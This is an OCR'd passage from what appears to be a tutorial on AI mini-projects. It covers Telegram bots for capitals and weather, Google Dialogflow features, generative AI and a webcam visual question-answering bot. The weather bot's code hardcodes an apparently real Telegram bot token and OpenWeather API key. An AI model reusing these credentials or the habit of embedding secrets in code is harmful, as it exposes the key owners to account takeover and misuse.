
    # Add more countries and capitals here
}

@bot.message_handler(commands=['start', 'help'])
def send_welcome(message):
    bot.reply_to(message, "Welcome! Send me the name of a country, and I'll tell you its capital.")

@bot.message_handler(func=lambda message: True)
def echo_all(message):
    country_names = message.text.split(',')
    print(message)
    capitals = []
    for country_name in country_names:
        country_name = country_name.strip()
        capital = countries_capitals.get(country_name, "Not found")
        capitals.append((country_name, capital))

    response = "\n".join([f"The capital of {country} is {capital}." for country, capital in capitals])
    bot.reply_to(message, response)
bot.polling()
```



weatherBOT.py > {} telebot

```python
#step-1
# pip install pyTelegramBotAPI requests

#step-2
import telebot
import requests
import json

TELEGRAM_API_KEY = '7040112157:AAH-Wg76uEpUs-LPAwk75AP65QwWQADZi5g'
OPENWEATHER_API_KEY = 'da2116e6125eda262da33d7048aa021b'  # open weather we can generate this API keys.

bot = telebot.TeleBot(TELEGRAM_API_KEY)

@bot.message_handler(commands=['start', 'help'])
def send_welcome(message):
    bot.reply_to(message, "Hello! Send me a city name and I'll provide the current temperature.")

@bot.message_handler(func=lambda message: True)
def echo_all(message):
    print(message)
    city_name = message.text
    response = requests.get(f'http://api.openweathermap.org/data/2.5/weather?q={city_name}&appid={OPENWEATHER_API_KEY}')
    data = json.loads(response.text)
    if data['cod'] == 200:
        temp = data['main']['temp'] - 273.15  # Convert from Kelvin to Celsius
        bot.reply_to(message, f'The current temperature in {city_name} is {temp:.2f}°C.')
    else:
        bot.reply_to(message, 'Sorry, I could not find that city.')

bot.polling()
```


8. Google Dialogflow

Google Dialogflow is a powerful tool for building conversational interfaces, including chatbots, voice assistants, and other types of interactive applications. It uses natural language understanding (NLU) to process and interpret user input, enabling developers to create responsive and engaging conversations.

Key Features of Google Dialogflow:

1. **Natural Language Processing (NLP):** Dialogflow uses advanced NLP algorithms to understand the intent behind user queries, enabling more accurate and natural interactions.
2. **Multiplatform Support:** You can deploy Dialogflow agents across various platforms, including websites, mobile apps, messaging platforms (like Facebook Messenger and Slack), and voice assistants (like Google Assistant and Amazon Alexa).
3. **Integration Capabilities:** Dialogflow offers integrations with various services and APIs, allowing you to connect your chatbot or voice assistant with databases, CRM systems, and other backend services.
4. **Prebuilt Agents and Templates:** It provides prebuilt agents and templates for common use cases, making it easier to get started with your conversational interface.
5. **Rich Fulfillment:** Dialogflow supports rich fulfillment capabilities, including sending images, buttons, and other interactive elements in responses.
6. **Context Management:** It allows for maintaining context in conversations, enabling the creation of more complex and dynamic interactions.
7. **Training and Testing Tools:** Dialogflow includes tools for training and testing your agents, helping to improve their accuracy and performance over time.
8. **Analytics and Reporting:** It provides detailed analytics and reporting features to monitor and analyze the performance of your agents.

Getting Started with Dialogflow



1. **Create a Dialogflow Account:** Sign up for Dialogflow using your Google account.
2. **Create an Agent:** An agent is a virtual agent that handles conversations with end-users. You can create a new agent from the Dialogflow console.
3. **Define Intents:** Intents represent the actions users want to perform. You define intents based on user inputs and map them to corresponding responses.
4. **Train Your Agent:** Train your agent with various example phrases so it can accurately recognize user intents.

5. **Integrate with Platforms:** Use Dialogflow's integrations to deploy your agent on various platforms.
6. **Test and Iterate:** Continuously test and refine your agent to improve its accuracy and user experience.

Use Cases:


- **Customer Support:** Automate responses to common customer queries, reducing the workload on human agents.
- **Ecommerce:** Assist customers with product searches, order tracking, and personalized recommendations.
- **Healthcare**: Provide patients with information on medical conditions, appointment scheduling, and medication reminders.
- **Education:** Help students with homework, course information, and administrative tasks.

Google Dialogflow is a versatile tool that can significantly enhance user interaction with your application, making it more intuitive and responsive to user needs.

9. Generative AI


Techniques and models used to generate new content such as music, text, and images.

Music Generation: Creating music using AI models.




Music Generation using MusicGen


Text Generation: Producing coherent and contextually relevant text using AI.




Text Generation using ChatGPT.

Image Generation Models: Generating new images using AI techniques.





10. Visual Question & Answering




Vision Bot is an innovative tool developed to showcase the potential of combining computer vision and natural language processing. This AI-powered system captures an image from your webcam and answers questions about the image. It's an excellent example of how artificial intelligence can create intelligent and interactive systems.

Features

- **Image Capture**: Utilizes the webcam to capture real-time images.
- **Question Answering**: Employs state-of-the-art NLP models to understand and answer questions about the captured image.
- **Interactive Interface**: Users can ask questions directly through a simple input prompt.

Various models used for different AI applications.

- **Summarization:** Creating concise summaries of larger texts.



Fill Mask Model: Predicting masked words within a sentence.



